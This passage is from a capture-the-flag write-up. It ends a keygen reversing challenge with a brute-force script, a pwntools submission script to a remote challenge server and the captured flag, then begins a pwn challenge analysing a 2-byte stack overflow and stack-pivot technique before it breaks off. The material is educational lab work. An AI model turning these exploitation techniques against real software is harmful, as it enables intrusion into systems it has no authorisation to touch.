6C6': 18, '81A3': 18, '2E4D': 6, '4928': 6, '7191': 18, '16F4': 18, 'B91A': 6, 'DE7F': 6, '1F38': 18, '785D': 18, 'D7B3': 6, 'B0D6': 6, '886F': 18, 'EF0A': 18, '40E4': 6, '2781': 6, '37D7':
18, '50B2': 18, 'FF5C': 6, '9839': 6, 'A080': 18, 'C7E5': 18, '680B': 6, 'F6E': 6, '48A7': 6, '2FC2': 6, '802C': 18, 'E749': 18, 'DFF0': 6, 'B895': 6, '177B': 18, '701E': 18, '6048': 6, '72D
': 6, 'A8C3': 18, 'CFA6': 18, 'F71F': 6, '907A': 6, '3F94': 18, '58F1': 18, 'B006': 6, 'D763': 6, '788D': 18, '1FE8': 18, '2751': 6, '4034': 6, 'EFDA': 18, '88BF': 18, '98E9': 6, 'FF8C': 6,
'5062': 18, '3707': 18, 'FBE': 6, '68DB': 6, 'C735': 18, 'A050': 18, 'E799': 18, '80FC': 18, '2F12': 6, '4877': 6, '70CE': 18, '17AB': 18, 'B845': 6, 'DF20': 6, 'CF76': 18, 'A813': 18, '7FD'
: 6, '6098': 6, '5821': 18, '3F44': 18, '90AA': 6, 'F7CF': 6, '8B3': 18, '6FD6': 18, 'C038': 6, 'A75D': 6, '9FE4': 18, 'F881': 18, '576F': 6, '300A': 6, '205C': 18, '4739': 18, 'E8D7': 6, '8
FB2': 6, 'B70B': 18, 'D06E': 18, '7F80': 6, '18E5': 6, '5F2C': 6, '3849': 6, '97A7': 18, 'F0C2': 18, 'C87B': 6, 'AF1E': 6, 'F0': 18, '6795': 18, '77C3': 6, '10A6': 6, 'BF48': 18, 'D82D': 18,
 'E094': 6, '87F1': 6, '281F': 18, '4F7A': 18, 'A78D': 6, 'C0E8': 6, '6F06': 18, '863': 18, '30DA': 6, '57BF': 6, 'F851': 18, '9F34': 18, '8F62': 6, 'E807': 6, '47E9': 18, '208C': 18, '1835'
: 6, '7F50': 6, 'D0BE': 18, 'B7DB': 18, 'F012': 18, '9777': 18, '3899': 6, '5FFC': 6, '6745': 18, '20': 18, 'AFCE': 6, 'C8AB': 6, 'D8FD': 18, 'BF98': 18, '1076': 6, '7713': 6, '4FAA': 18, '2
8CF': 18, '8721': 6, 'E044': 6, '508E': 18, '37EB': 18, '9805': 6, 'FF60': 6, 'C7D9': 18, 'A0BC': 18, 'F52': 6, '6837': 6, '7861': 18, '1F04': 18, 'B0EA': 6, 'D78F': 6, 'EF36': 18, '8853': 1
8, '27BD': 6, '40D8': 6, '711': 6, '6074': 6, 'CF9A': 18, 'A8FF': 18, '9046': 6, 'F723': 6, '58CD': 18, '3FA8': 18, '2FFE': 6, '489B': 6, 'E775': 18, '8010': 18, 'B8A9': 6, 'DFCC': 6, '7022'
: 18, '1747': 18, 'FFB0': 6, '98D5': 6, '373B': 18, '505E': 18, '68E7': 6, 'F82': 6, 'A06C': 18, 'C709': 18, 'D75F': 6, 'B03A': 6, '1FD4': 18, '78B1': 18, '4008': 6, '276D': 6, '8883': 18, '
EFE6': 18, 'A82F': 18, 'CF4A': 18, '60A4': 6, '7C1': 6, '3F78': 18, '581D': 18, 'F7F3': 6, '9096': 6, '80C0': 18, 'E7A5': 18, '484B': 6, '2F2E': 6, '1797': 18, '70F2': 18, 'DF1C': 6, 'B879':
 6, '5CBF': 18, '3BDA': 18, '9434': 6, 'F351': 6, 'CBE8': 18, 'AC8D': 18, '363': 6, '6406': 6, '7450': 18, '1335': 18, 'BCDB': 6, 'DBBE': 6, 'E307': 18, '8462': 18, '2B8C': 6, '4CE9': 6, 'B2
0': 6, '6C45': 6, 'C3AB': 18, 'A4CE': 18, '9C77': 6, 'FB12': 6, '54FC': 18, '3399': 18, '23CF': 6, '44AA': 6, 'EB44': 18, '8C21': 18, 'B498': 6, 'D3FD': 6, '7C13': 18, '1B76': 18, 'F381': 6,
 '94E4': 6, '3B0A': 18, '5C6F': 18, '64D6': 6, '3B3': 6, 'AC5D': 18, 'CB38': 18, 'DB6E': 6, 'BC0B': 6, '13E5': 18, '7480': 18, '4C39': 6, '2B5C': 6, '84B2': 18, 'E3D7': 18, 'A41E': 18, 'C37B
': 18, '6C95': 6, 'BF0': 6, '3349': 18, '542C': 18, 'FBC2': 6, '9CA7': 6, '8CF1': 18, 'EB94': 18, '447A': 6, '231F': 6, '1BA6': 18, '7CC3': 18, 'D32D': 6, 'B448': 6, '750F': 18, '126A': 18,
'BD84': 6, 'DAE1': 6, 'E258': 18, '853D': 18, '2AD3': 6, '4DB6': 6, '5DE0': 18, '3A85': 18, '956B': 6, 'F20E': 6, 'CAB7': 18, 'ADD2': 18, '23C': 6, '6559': 6, '2290': 6, '45F5': 6, 'EA1B': 1
8, '8D7E': 18, 'B5C7': 6, 'D2A2': 6, '7D4C': 18, '1A29': 18, 'A7F': 6, '6D1A': 6, 'C2F4': 18, 'A591': 18, '9D28': 6, 'FA4D': 6, '55A3': 18, '32C6': 18, 'DA31': 6, 'BD54': 6, '12BA': 18, '75D
F': 18, '4D66': 6, '2A03': 6, '85ED': 18, 'E288': 18, 'F2DE': 6, '95BB': 6, '3A55': 18, '5D30': 18, '6589': 6, '2EC': 6, 'AD02': 18, 'CA67': 18, '8DAE': 18, 'EACB': 18, '4525': 6, '2240': 6,
 '1AF9': 18, '7D9C': 18, 'D272': 6, 'B517': 6, 'A541': 18, 'C224': 18, '6DCA': 6, 'AAF': 6, '3216': 18, '5573': 18, 'FA9D': 6, '9DF8': 6, '1E36': 18, '7953': 18, 'D6BD': 6, 'B1D8': 6, '8961'
: 18, 'EE04': 18, '41EA': 6, '268F': 6, '36D9': 18, '51BC': 18, 'FE52': 6, '9937': 6, 'A18E': 18, 'C6EB': 18, '6905': 6, 'E60': 6, '49A9': 6, '2ECC': 6, '8122': 18, 'E647': 18, 'DEFE': 6, 'B
99B': 6, '1675': 18, '7110': 18, '6146': 6, '623': 6, 'A9CD': 18, 'CEA8': 18, 'F611': 6, '9174': 6, '3E9A': 18, '59FF': 18, 'B108': 6, 'D66D': 6, '7983': 18, '1EE6': 18, '265F': 6, '413A': 6
, 'EED4': 18, '89B1': 18, '99E7': 6, 'FE82': 6, '516C': 18, '3609': 18, 'EB0': 6, '69D5': 6, 'C63B': 18, 'A15E': 18, 'E697': 18, '81F2': 18, '2E1C': 6, '4979': 6, '71C0': 18, '16A5': 18, 'B9
4B': 6, 'DE2E': 6, 'CE78': 18, 'A91D': 18, '6F3': 6, '6196': 6, '592F': 18, '3E4A': 18, '91A4': 6, 'F6C1': 6, '460B': 18, '216E': 18, '8E80': 6, 'E9E5': 6, 'D15C': 18, 'B639': 18, '19D7': 6,
 '7EB2': 6, '6EE4': 18, '981': 18, 'A66F': 6, 'C10A': 6, 'F9B3': 18, '9ED6': 18, '3138': 6, '565D': 6, '1194': 6, '76F1': 6, 'D91F': 18, 'BE7A': 18, '86C3': 6, 'E1A6': 6, '4E48': 18, '292D':
 18, '397B': 6, '5E1E': 6, 'F1F0': 18, '9695': 18, 'AE2C': 6, 'C949': 6, '66A7': 18, '1C2': 18, 'E935': 6, '8E50': 6, '21BE': 18, '46DB': 18, '7E62': 6, '1907': 6, 'B6E9': 18, 'D18C': 18, 'C
1DA': 6, 'A6BF': 6, '951': 18, '6E34': 18, '568D': 6, '31E8': 6, '9E06': 18, 'F963': 18, 'BEAA': 18, 'D9CF': 18, '7621': 6, '1144': 6, '29FD': 18, '4E98': 18, 'E176': 6, '8613': 6, '9645': 1
8, 'F120': 18, '5ECE': 6, '39AB': 6, '112': 18, '6677': 18, 'C999': 6, 'AEFC': 6, '4A3A': 18, '2D5F': 18, '82B1': 6, 'E5D4': 6, 'DD6D': 18, 'BA08': 18, '15E6': 6, '7283': 6, '62D5': 18, '5B0
': 18, 'AA5E': 6, 'CD3B': 6, 'F582': 18, '92E7': 18, '3D09': 6, '5A6C': 6, '1DA5': 6, '7AC0': 6, 'D52E': 18, 'B24B': 18, '8AF2': 6, 'ED97': 6, '4279': 18, '251C': 18, '354A': 6, '522F': 6, '
FDC1': 18, '9AA4': 18, 'A21D': 6, 'C578': 6, '6A96': 18, 'DF3': 18, 'E504': 6, '8261': 6, '2D8F': 18, '4AEA': 18, '7253': 6, '1536': 6, 'BAD8': 18, 'DDBD': 18, 'CDEB': 6, 'AA8E': 6, '560': 1
8, '6205': 18, '5ABC': 6, '3DD9': 6, '9237': 18, 'F552': 18, 'B29B': 18, 'D5FE': 18, '7A10': 6, '1D75': 6, '25CC': 18, '42A9': 18, 'ED47': 6, '8A22': 6, '9A74': 18, 'FD11': 18, '52FF': 6, '3
59A': 6, 'D23': 18, '6A46': 18, 'C5A8': 6, 'A2CD': 6, '638A': 18, '4EF': 18, 'AB01': 6, 'CC64': 6, 'F4DD': 18, '93B8': 18, '3C56': 6, '5B33': 6, '4B65': 18, '2C00': 18, '83EE': 6, 'E48B': 6,
 'DC32': 18, 'BB57': 18, '14B9': 6, '73DC': 6, '3415': 6, '5370': 6, 'FC9E': 18, '9BFB': 18, 'A342': 6, 'C427': 6, '6BC9': 18, 'CAC': 18, '1CFA': 6, '7B9F': 6, 'D471': 18, 'B314': 18, '8BAD'
: 6, 'ECC8': 6, '4326': 18, '2443': 18, 'CCB4': 6, 'ABD1': 6, '43F': 18, '635A': 18, '5BE3': 6, '3C86': 6, '9368': 18, 'F40D': 18, 'E45B': 6, '833E': 6, '2CD0': 18, '4BB5': 18, '730C': 6, '1
469': 6, 'BB87': 18, 'DCE2': 18, '9B2B': 18, 'FC4E': 18, '53A0': 6, '34C5': 6, 'C7C': 18, '6B19': 18, 'C4F7': 6, 'A392': 6, 'B3C4': 18, 'D4A1': 18, '7B4F': 6, '1C2A': 6, '2493': 18, '43F6':
18, 'EC18': 6, '8B7D': 6, '7401': 18, '1364': 18, 'BC8A': 6, 'DBEF': 6, 'E356': 18, '8433': 18, '2BDD': 6, '4CB8': 6, '5CEE': 18, '3B8B': 18, '9465': 6, 'F300': 6, 'CBB9': 18, 'ACDC': 18, '3
32': 6, '6457': 6, '239E': 6, '44FB': 6, 'EB15': 18, '8C70': 18, 'B4C9': 6, 'D3AC': 6, '7C42': 18, '1B27': 18, 'B71': 6, '6C14': 6, 'C3FA': 18, 'A49F': 18, '9C26': 6, 'FB43': 6, '54AD': 18,
```

It generated lot of values we can try to get a specific number we want

```python

array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]


i = 2
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1


for i, j in chunk.items():
    if j == 5: # get this?
        print(i)
        break

print("\n")

```

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/Keycheck ❯ python3 logic.py
BC59


~/Desktop/CTF/Hackerlab24/Keycheck ❯
```

But it turns out that my code is somewhat buggy, because if we set a breakpoint at where it stores `sub_idx` we get this



Ohh god I spent so much time trying to debug my code but eventually gave up

Moving on we know the following:

```
- compute[0] = 1
- compute[1] = 1
- compute[2] = 11
```

Because `compute[2]` is `11` I needed to find a value that would make this comparison equal

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So far we can change that to:

```
11 == (x + 5) - y
```

I mean that's if what I'm doing is right 😂

But when I checked for possible values of `compute[5]` I saw that each occurrence is just 1 and the same apply to `compute[3]`

I really got confused and started thinking maybe there's something wrong with my decompiled code

I didn't want to bother reading any assembly because I was exhausted and then I went into dynamic reversing then figured out that for some reason setting `compute[3], compute[4], compute[5]` to `1` works!


You can generate the input using the approach i used previously

Here's the input:

```
BJIZ-HACKERLAB
3D88-9387-BC59-29FE-9609-6347
VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=
```

And we need to send the input to the remote server

```
from pwn import *

io = remote("135.125.107.236", "2300")

io.recvuntil("username :")
io.sendline("BJIZ-HACKERLAB")

io.sendline("VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=")

io.interactive()
```





```
Flag: HLB2024{C@Ngr4tz_y0u_Pa5S_7hE_kEyCh3Ck}
```

Very fun challenge and I learnt a lot during the process

But maybe the program is buggy or I'm just the one messing up? In any case that's all for it.

FPO



We are given a remote instance to connect to and also a binary

Downloading the binary and checking the file type and protections enabled on it shows this

```
Δ ~/Desktop/CTF/Hackerlab24/FPO ❯ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=595b0f02d5505069e9650f83f76d261910cdea45, for GNU/L
inux 3.2.0, not stripped

Δ ~/Desktop/CTF/Hackerlab24/FPO ❯ checksec chall
[ ] '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments

Δ ~/Desktop/CTF/Hackerlab24/FPO ❯
```

We are working with a 64 bits executable and the protections enabled is just `PIE`

- **Position Independent Executable** : randomizes the memory address of the executable on each runtime.

The other protections are disabled and the one which looks interesting is the fact that the `STACK` is executable meaning that `NX` is disabled:

- **No eXecute (NX)** : also known as **Data Execution Prevention or DEP** marks certain areas of the program as not executable, meaning that stored input or data cannot be executed as code.

In our case it's disabled which means that the stack region permission is going to be `readable, writable & executable`

Moving on `RELRO` is also disabled:

- **Relocation Read-Only**: it's a security feature used in binaries to mitigate the risks associated with GOT (Global Offset Table) overwrites.

The fact it's disabled means the Global Offset Table is writable

Pretty interesting combinations!

Now let's move to the main stuff


I ran the binary to get an overview of what it does

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/FPO
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/FPO ❯ ./chall
Nickname @>0x7fff011f6ec0
Take your nickname>wizard challs too good frfr!
Hello wizard challs too good frfr!

~/Desktop/CTF/Hackerlab24/FPO ❯
```

We get a stack leak, it asks for our input and then prints it out

In order to find the vulnerability we need to reverse engineer the binary


Throwing it into IDA and viewing the `main()` function I got this




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  init(argc, argv, envp);
  vuln();
  return 0;
}
```

It calls the `init()` function then proceeds to calling the `vuln()` function

Here's the decompilation of the `init()` function:




```
void init()
{
  alarm(60u);
  setbuf(stdin, 0LL);
  setbuf(_bss_start, 0LL);
  setbuf(stderr, 0LL);
}
```

We can see this just does some standard buffering setup on `stdin, stderr & _bss_start` and then it's timeout is set to 60 seconds using the `alarm` function

Nothing much here

Let's move on to the `vuln()` function:




```
__int64 vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  printf("Nickname @>%p\n", buf);
  printf("Take your nickname>");
  read(0, buf, 258uLL);
  printf("Hello %s", buf);
  return 0LL;
}
```

Here's what this function does:

- It initializes a char buffer array which can hold up to 256 bytes of data
- It prints out the buffer array address
- It reads in at most 258 bytes into the buffer array
- Then it prints our the content filled into the buffer array

The code is pretty straight forward hence the vulnerability is obvious

BUG:

- We are reading in at most 258 bytes of data into a buffer that can only hold up 256 bytes which leads to a buffer overflow

Ok good we've seen that we have a buffer overflow but it's only just a 2 byte overflow

Now the stack frame of that function is going to like this:

```
buf[256] -> saved_rbp -> return_address
```

This means we only have a 16 bits write on the saved rbp address

What that means is basically that we can only overwrite the 2 least significant bit (LSB) address of the saved rbp

Now how the hell are we going to make use of such small overflow to get a shell?

Well there's something called `Stack Pivot`

Stack Pivoting is a technique we use when we lack space on the stack - for example, we have 16 bytes past RIP. In this scenario, we're not able to complete a full ROP chain.

During Stack Pivoting, we take control of the **RSP** register and "fake" the location of the stack.

Because PIE is enabled we can't really say we want ROP Gadgets to form a ROP chain since that requires a leak of the elf base address

But that isn't an issue for us because the stack is executable therefore if the RIP points to the stack and it contains some instruction let's say `pop rdi; ret` then that would be executed

Armed with this information how do we perform a Stack Pivot in this case?

One important thing to notice here is that every function ends with a `leave; ret` but usually `main()` doesn't end with a `leave; ret` though for some reason it's an exception here!

And that instruction is equivalent to

```
mov rsp, rbp
pop rbp
pop rip
```

That's a very good gadget that we can use to stack pivot because if we look at `leave` again, we notice that the value in `rbp` gets moved to `rsp`! so if we overwrite the `rbp` and overwrite `rip` with `leave; ret` again, the value in `rbp` gets `moved` to `rsp`, and what happens when we control the value in `rsp`? well when `pop rip` executes we basically would then have control flow over the program!

It would be more understandable when I debug to see how it works! and here's a [resource]() on that

In this case we can't overwrite the `rip` since we have just very limited control (2 bytes overwrite)

Now the idea is that even though our control over the rbp is 2 bytes that's really sufficient because the first 6 bytes of the saved rbp in function `vuln()` is the same as our `buf` so we can just overwrite the last two bytes to point to the top of our buffer: `(stack_leak & 0xffff)`

Ok now when the `vuln` function `ret` and the `main` function is about to return here's what's going to happen

